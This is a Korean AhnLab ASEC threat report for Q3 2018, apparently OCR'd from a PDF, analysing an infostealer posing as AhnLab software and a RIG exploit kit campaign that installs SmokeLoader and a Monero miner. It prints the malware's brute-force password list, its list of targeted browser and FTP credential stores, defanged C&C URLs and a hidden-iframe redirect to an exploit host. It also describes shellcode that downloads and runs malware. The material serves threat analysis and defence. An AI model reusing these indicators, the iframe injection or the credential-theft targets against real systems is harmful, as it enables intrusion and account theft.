ASEC Report

Vol. 92

2018년 3분기

AhnLab

ASEC REPORT

VOL.92 2018년 3분기

ASEC(AhnLab Security Emergency response Center, 안랩 시큐리티대응센터)은 악성코드 및 보안 위협으로부터 고객을 안전하게 지키기 위하여 보안 전문가로 구성된 글로벌 보안 조직입니다. 이 리포트는 주식회사 안랩의 ASEC에서 작성하며, 주요 보안 위협과 이슈에 대응하는 최신 보안 기술에 대한 요약 정보를 담고 있습니다. 더 많은 정보는 안랩닷컴(www.ahnlab.com)에서 확인하실 수 있습니다.

2018년 3분기 보안 동향

Table of Contents

보안 이슈

SECURITY ISSUE

- 시스템 및 계정 정보 탈취하는
  인포스틸러 악성코드

보안 이슈

Security Issue

시스템 및 계정 정보 탈취하는 인포스틸러 악성코드

2018년 3분기에도 감염 시스템의 정보 유출을 목적으로 하는 '인포스틸러(Infostealer)'류의 악성코드가 다수 확인되었다. 인포스틸러 악성코드는 감염 시스템의 로그인 계정 정보와 웹 브라우저, FTP 등의 응용 프로그램에 대한 정보를 탈취한다.

지난 3분기에 유포된 다수의 인포스틸러 악성코드 중 파일의 등록 정보를 신뢰할 수 있는 업체의 것으로 위장하여 유포된 사례가 발견됐다. 안랩 시큐리티대응센터(AhnLab Security Emergency-response Center, 이하 ASEC)의 분석 결과, 해당 인포스틸러 악성코드의 형태와 주요 기능은 지난 2015년에 발견된 것과 동일하지만 보안 솔루션의 탐지를 피하기 위해 더욱 고도화된 것으로 확인됐다.

이 보고서에서는 신뢰할 수 있는 업체를 사칭해 시스템(사용자) 정보 탈취를 시도하는 인포스틸러 악성코드의 유포 방식과 주요 기능, 대응 방안을 상세히 살펴본다.

01. 유포 방식

[그림 1-1]은 시스템 정보를 탈취하는 악성 파일의 등록 정보로, 공격자는 국내 사용자들에게 익숙한 안랩(AhnLab)의 프로그램인 것처럼 위장했다. 해당 파일의 정확한 유포 방식은 확인되지 않았다. 그러나 지난 2015년에 발견된 인포스틸러 악성코드는 메일의 첨부 파일 형태로 워드 문서 파일이나 화면 보호기 파일(*.scr 확장자) 등으로 유포된 바 있다.




그림 1-1 | 악성코드 등록 정보 및 외형 정보

해당 파일은 aPLib라는 오픈소스 알고리즘을 사용하여 주요 코드들이 패킹(Packing)되어 있으며, [그림 1-1]에서 볼 수 있는 것처럼 비주얼 베이직 6.0(Visual Basic 6.0) 프로그램을 이용해 제작됐다. 비주얼 베이직 컴파일러를 사용했기 때문에 정적 분석만으로는 악성 여부를 판단하기 어려운 구조를 갖고 있다. 최근 비주얼 베이직 6.0 프로그램으로 제작된 악성코드가 종종 확인되고 있는데, 이는 보안 솔루션의 탐지를 피하고 코드를 은닉하기 위함이다. 대표적으로 헤르메스(Hermes) 랜섬웨어나 갠드크랩(GandCrab) 랜섬웨어 등을 예로 들 수 있다.

한편, 비주얼 베이직 6.0 프로그램으로 제작된 이 악성 파일 내부에는 '포니(Pony)' 와 '로키-봇(Loki-Bot)' 등의 이름으로 알려진 계정 정보 탈취(Infostealer) 기능이 존재한다.

02. 주요 기능 및 동작 방식

1) 윈도우 로그인 정보 탈취

윈도우 로그인 정보를 탈취하는 인포스틸러는 사용자의 윈도우 로그인 계정 및 Guest, Administrator 등 운영체제에 등록된 계정별 목록(NetUserEnum) 정보를 읽어온다. 이후 'LogonUserA' 라는 API를 사용하여 [그림 1-2]와 같이 악성코드 내부에 저장된 패스워드 리스트들을 대입하는 방식으로 공격을 시도한다.

그림 1-2 | Guest 계정에 '12345' 패스워드 대입

[표 1-1]은 해당 인포스틸러가 대입하는 패스워드 리스트를 정리한 것이다.

000000	angel	george	jesus1	rotimi	tigger	corvette	michael
1111	angels	ginger	nicole	rotimi	trinity	creative	michelle
11111	anthony	google	nintendo	samantha	trustno1	creative	mickey
111111	apple	grace	nothing	secret	viper	dakota	monkey
123123	asdf	guitar	online	shadow	welcome	daniel	mother
1234	asdfgh	hahaha	orange	shalom	whatever	diamond	muffin
12345	ashley	hannah	pass	silver	william	digital	mustang
123456	asshole	happy	passw0rd	single	winner	dragon	myspace1
1234567	austin	harley	password	slayer	wisdom	eminem	
12345678	bailey	heaven	password1	slayer	wisdom	enter	
123456789	bandit	hello	peace	smokey	benjamin	jordan	
123abc	baseball	hello1	peanut	snoopy	biteme	joseph	
1q2w3e	batman	helpme	pepper	soccer	blahblah	joshua	
654321	faith	hockey	phpbb	soccer1	blessed	junior	
666666	foobar	hope	pokemon	sparky	blessing	justin	
7777	foobar	hunter	poop	spirit	buster	killer	
7777777	football	iloveyou	power	starwars	canada	knight	
aaaaaa	forever	iloveyou!	princess	summer	charlie	letmein	
abc123	freedom	iloveyou1	purple	sunshine	cheese	looking	
adidas	friends	iloveyou2	qazwsx	superman	chicken	love	
adidas	fuckyou	internet	qwerty	taylor	chris	lovely	
admin	fuckyou1	jasmine	qwerty1	test	christ	lucky	
amanda	gateway	jennifer	rachel	testing	compaq	maggie	
andrew	genesis	jessica	rainbow	thomas	computer	master	
matthew	merlin	jesus	robert	thunder	cookie	matrix	

표 1-1 | 공격 시 대입하는 패스워드 리스트

2) 브라우저 및 응용 프로그램 로그인 정보 탈취

인포스틸러 악성코드는 윈도우 로그인 정보뿐만 아니라 브라우저에 저장된 로그인 정보 파일에 접근해 특정 URL에 대한 사용자의 아이디와 비밀번호 정보를 유출하는 기능을 갖고 있다. [그림 1-3]은 악성코드 내부에 유출 대상이 되는 응용 프로그램 목록이다. 일반적으로 많이

```
v103 = Firefox_4092CC;
v104 = IceDragon_4091F6;
v105 = Safari_40C9C2;
v106 = K_Meleon_40922A;
v107 = SeaMonkey_409A77;
v108 = Flock_40910D;
v109 = Black_Hawk_409046;
v110 = Lunascape_40929E;
v111 = Chrome_407AA2;
v112 = Opera_407D6E;
v113 = QtWeb_40C5DF;
v114 = QupZilla_40C71A;
v115 = iexplorer_408952;
v116 = Opera_40C509;
v117 = Cyberfox86_4090AA;
v118 = PaleMoon_4094E7;
v119 = Waterfox_409CAE;
v120 = pidgin_40DB78;
v121 = SuperPutty_410676;
v122 = ftpshell_40F44A;
v123 = NppFTP_40F73D;
v124 = myftp_40F6A3;
v125 = FTPBox_40F3B3;
v126 = sherrod_FTP_410611;
v127 = FTP_Now_40F420;
v128 = NexusFile_FTP_40F705;
v134 = AbleFTP_40F4AA;
v135 = Cyberduck_40ECDE;
v136 = fullsync_40F45F;
v137 = FTPInfo_40F3E8;
v138 = LinasFTP_40F56D;
v139 = Filezilla_40F12F;
v140 = StaffFTP_41064C;
v141 = BlazeFtp_40E97C;
v142 = Fastream_NETFileFTP_40
v143 = GoFTP_40F489;
v144 = ALFTP_40E8A3;
v145 = DeluxeFTP_40F474;
v146 = TotalCommander_410A09;
v147 = FTPGetter_40F3C5;
v148 = WS_FTP_410C98;
v149 = sub_40E8B8;
v150 = tilt_poker_411954;
v151 = pokerstar_411F1C;
v152 = ExpanDrive_40ED35;
v153 = Steed_410661;
v154 = FlashFXP_40F16E;
v155 = NovaFTP_40F728;
v156 = NetDrive_40F6B8;
v157 = TotalCommander_410A09;
v129 = Netsarang_Xftp_410CD1;
v130 = EasyFTP_40ED17;
v131 = SftpNetDrive 410410;
```

그림 1-3 | 계정 탈취 대상 프로그램 목록

사용하는 인터넷 익스플로러(Internet Explorer), 파이어폭스(FireFox), 크롬(Chrome), 오페라(Opera) 등의 웹 브라우저뿐 아니라 다양한 FTP 및 원격 제어 프로그램들이 유출 대상에 포함되어 있다.

파이어폭스 브라우저의 경우, [그림 1-4]와 같이 'SHRegGetValueW' API 인자로 레지스트리의 내용을 통해 프로그램 경로 및 버전을 확인하는 루틴이 존재하는 것을 확인했다. 이는 파이어폭스의 복호화 루틴이 다른 브라우저들과 상이하다는 것을 의미한다.




그림 1-4 | 프로그램 경로 및 버전 확인하는 루틴

또한 파이어폭스 브라우저의 버전이 32.0 미만인 경우 [그림 1-5]와 같이 악성코드 내부에 저장된 쿼리(Query)문을 이용해 암호화된 내용을 가져오고 sqlite3.dll, mozsqlite3.dll, nss3.dll의 API를 사용해 복호화시킨다.




그림 1-5 | 쿼리문 및 복호화된 ID 정보(파이어폭스 버전 32.0 미만인 경우)

ASEC 분석 결과, 크롬 브라우저의 경우에도 위와 유사한 동작을 반복하면 [그림 1-6]과 같이 모두 복호화된다.




그림 1-6 | 브라우저별 계정 정보 탈취

현재 최신 버전인 파이어폭스 브라우저 63.0 버전에서는 사용자 정보 저장 방식이 변경됨에 따라(signons.sqlite → logins.json) 위와 같은 공격 기법이 더 이상 유효하지 않음이 확인되었다. 그러나 복호화 툴이 이미 인터넷에 공개되어 있어 향후 추가 변종이 나타날 가능성이 있는 만큼, 최신 버전의 브라우저를 사용하는 경우라도 사용자의 주의가 요구된다.

3) FTP 정보 탈취

이번에 발견된 인포스틸러 악성코드는 윈도우 로그인 정보와 브라우저의 계정 정보뿐만 아니라 FTP 클라이언트의 세션 값이 들어있는 기본 디렉토리에 접근하여 세션 정보를 탈취한다. 국내 업체에서 제작한 원격 접속 프로그램인 XFTP 프로그램이 5버전 이하인 경우, [그림 1-7]과 같이 기본 디렉토리를 고정한 뒤 xfp 확장자 파일을 읽어오는 것을 확인했다. (*.xfp : XFTP의 세션 값 정보 파일)

분석 결과, 현재 배포된 XFTP 6버전부터는 세션 값의 기본 경로가 'Documents\NetSarang Computer\6\Xftp\Sessions'로 변경되어 해당 공격 기법이 유효하지 않음이 확인되었다.




그림 1-7 | Xftp 정보 유출 관련

03. 탈취 정보 전송

인포스틸러 악성코드는 최종적으로 유출한 사용자 정보들을 C&C 서버로 전송한다. [그림 1-8]은 C&C 서버로 전송된 통신 패킷의 일부이다.

그림 1-8 | C&C 서버와의 통신 패킷

또한 해당 악성코드가 접속한 C&C 서버는 [표 1-2]와 같이 정상 URL인 1)singatrading.com 과 2)xsftruss.com 과 유사하게 제작되었음이 확인됐다.

정보 탈취 악성코드	C&C 서버 주소
포니(Pony)	hxtp://singatradeing.com/kml/coreserver/gate.php
로키-봇(Loki-Bot)	hxtp://xsftruss.ml/kceenewold/fre.php

표 1-2 | C&C 서버

04. 대응 방안

V3 제품군에서는 해당 인포스틸러 악성코드를 다음과 같은 진단명으로 탐지하고 있다.

<V3 제품군 진단명>

- Trojan/Win32.Inject (2018.08.16.03)
- Trojan/Win32.Kryptik (2018.08.16.04)

- Trojan/Win32.Cloxer (2018.06.16.06)

최근 안랩을 비롯해 신뢰할 수 있는 업체를 사칭하거나 유명 프로그램으로 위장한 악성코드가 지속적으로 유포되고 있다. 이번에 발견된 인포스틸러 악성코드 사례에서 볼 수 있는 것처럼 파일의 등록 정보에 신뢰할 수 있는 업체명 등이 포함되어 있는 경우에도 사용자의 각별한 주의가 필요하다.

이러한 인포스틸러 악성코드로 인한 피해를 예방하기 위해서는 평소에도 개인정보 유출에 유의해야 한다. 특히 시스템 비밀번호 설정 시 단조로운 숫자 나열 등의 방식은 지양해야 한다.

또한 앞서 살펴본 바와 같이 인포스틸러 악성코드는 브라우저의 취약점을 이용하는 것이 아니라 브라우저 내부의 로그인 정보 파일에 접근해 저장된 아이디와 패스워드를 유출한다. 따라서 인포스틸러가 개인정보를 탈취하는 것을 미연에 방지하려면 웹 페이지 로그인 시 아이디와 패스워드 등의 계정 정보를 저장하여 자동으로 입력해주는 자동 완성 기능을 사용하지 않는 것이 바람직하다.

악성코드 상세 분석

ANALYSIS-IN-DEPTH

- 리그 익스플로잇 킷을 이용한 암호화폐 채굴 악성코드

악성코드 상세 분석

Analysis-In-Depth

리그 익스플로잇 킷을 이용한 암호화폐 채굴 악성코드

지난 연말부터 사용자 몰래 시스템의 리소스를 이용해 암호화폐(Cryptocurrency, 가상화폐)를 채굴(Mining)하는, 이른바 마이너(Miner) 악성코드가 지속적으로 증가하고 있다.

최근에는 랜섬웨어 제작 및 유포에도 이용된 바 있는 리그 익스플로잇 킷(RIG Exploit Kit)과 스모크로더(SmokeLoader)를 이용한 암호화폐 채굴 악성코드가 확인됐다. 리그 익스플로잇 킷은 다양한 취약점을 이용하여 악성 프로그램을 유포하는 기능을 제공한다. 스모크로더는 C&C 서버를 통해 공격자의 명령에 따라 추가 악성코드를 다운로드하는 악성코드로, 초기에는 정보 유출을 목적으로 했으나 이후 랜섬웨어를 다운로드한데 이어 최근에는 암호화폐 채굴 악성코드를 다운로드하고 있다.

안랩 시큐리티대응센터(ASEC)는 리그 익스플로잇 킷을 이용한 암호화폐 채굴 악성코드의 취약점 공격부터 쉘코드 동작 등 일련의 공격 과정을 상세히 분석했다.

01. 유포 방식

공격자는 암호화폐 중 하나인 모네로(Monero)를 채굴하기 위해 리그 익스플로잇 킷과 인터넷 익스플로러(IE)의 CVE-2018-8174 취약점을 이용해 암호화폐 채굴 악성코드를 유포했다. CVE-2018-8174 취약점은 윈도우 VB 스크립트 엔진의 원격 코드 실행 취약점으로, 최근 악용 사례가 빈번하게 보고되고 있다.

이번에 발견된 암호화폐 채굴 악성코드의 경우, 보안이 취약한 웹사이트나 온라인 광고 사이트를 악용하는 멀버타이징(Malvertising) 기법을 이용해 스모크로더를 다운로드 및 실행하여 모네로 채굴 프로그램(Monero Miner)을 추가로 설치해 암호화폐를 채굴했다.




그림 2-1 | 암호화폐 채굴 악성코드 공격 과정

해당 악성코드의 전체적인 동작 방식은 [그림 2-1]과 같다.

02. 동작 과정

1) 리그 익스플로잇 킷(RIG Exploit Kit)을 이용한 취약점 공격

사용자가 최신 보안 패치가 적용되지 않은 웹 브라우저를 이용해 손상된 웹사이트에 접속하거나 안전하지 않은 광고 페이지를 접속하면 CVE-2018-8174 취약점을 이용해 공격이 시도된다. 공격 과정은 [그림 2-2]와 같이 총 4단계로 진행된다.

1단계: 랜딩 페이지(Landing page)로 이동

HTTP 헤더에 포함된 로케이션(Location) 정보에 의해 자동으로 http://kronstic.bid로 이동한다.

2단계: 취약점 공격 사이트 이동

http://kronstic.bid에서 수신한 HTML에는 <iframe src=http://188.225.47.175/?.... width="1" height="1" style="position:ab-

그림 2-2 | 취약점 공격 과정

solute:left:-1px;"><iframe>과 같은 <iframe> 태그가 포함되어 있다. 해당 태그에 의해 사용자 화면에 보이지 않게 취약점 공격 사이트(http://188.225.47.175)에 접속한다.

3단계: 취약점 공격 명령 실행

취약점 공격 사이트에서 수신한 HTML에는 취약점 공격 효과를 높이기 위해 CVE-2018-8174, CVE-2018-4878, CVE-2016-0189 취약점을 공격하는 3개의 공격 코드가 모두 포함되어 있다. 각 공격 코드는 순차적으로 실행되며, 해당 취약점과 관련된 패치가 적용되어 있지 않은 경우 해당 취약점이 발현되어 악성 파일을 다운로드하고 실행하는 쉘코드가 실행된다.

4단계: 취약점 공격 파일 다운로드 및 실행

3가지 취약점 중 CVE-2018-4878은 어도비 플래시 플레이어(Adobe Flash Player)의 취약점으로, 이를 이용한 공격 시 플래시 파일이 추가로 필요하다. 따라서 이 파일을 취약점 공격 사이트에서 추가로 다운로드하고 실행한다. [그림 2-3]은 CVE-2018-4878 취약점 공격 과정이다.




그림 2-3 | CVE-2018-4878 취약점 공격 과정

2) 스모크로더(SmokeLoader) 다운로드 및 실행

앞서 살펴본 과정을 거쳐 취약점 공격에 성공하여 웹 브라우저 제어가 가능해지면, 웹 브라우저에서 쉘코드를 실행하여 스모크로더 악성 파일을 다운로드하고 실행한다. 쉘코드는 각 취약점별로 제작되어 있다. [그림 2-4]는 CVE-2018-8174 취약점 공격에 사용된 쉘코드의 모습이다.




그림 2-4 | CVE-2018-8174 취약점 공격에 사용된 쉘코드

이 쉘코드가 실행되면 [그림 2-5]와 같이 스크립트 정보를 인수로 포함한 CMD 프로그램이 실행된다.

CMD 프로그램이 실행되면 [그림 2-6]과 같이 추가로 실행될 스크립트 명령을 %TEMP%\T32.tmp 파일에 저장하고, WSCRIPT(Windows Script) 프로그램을 이용하여 파일을 실행한다. 해당 스크립트 명령에는 스모크로더 악성 프로그램을 웹 서버에서 다운로드하고 실행하는 명령이 포함되어 있다.




그림 2-5 | 쉘코드에 의해 CMD 프로그램이 실행되는 모습

```
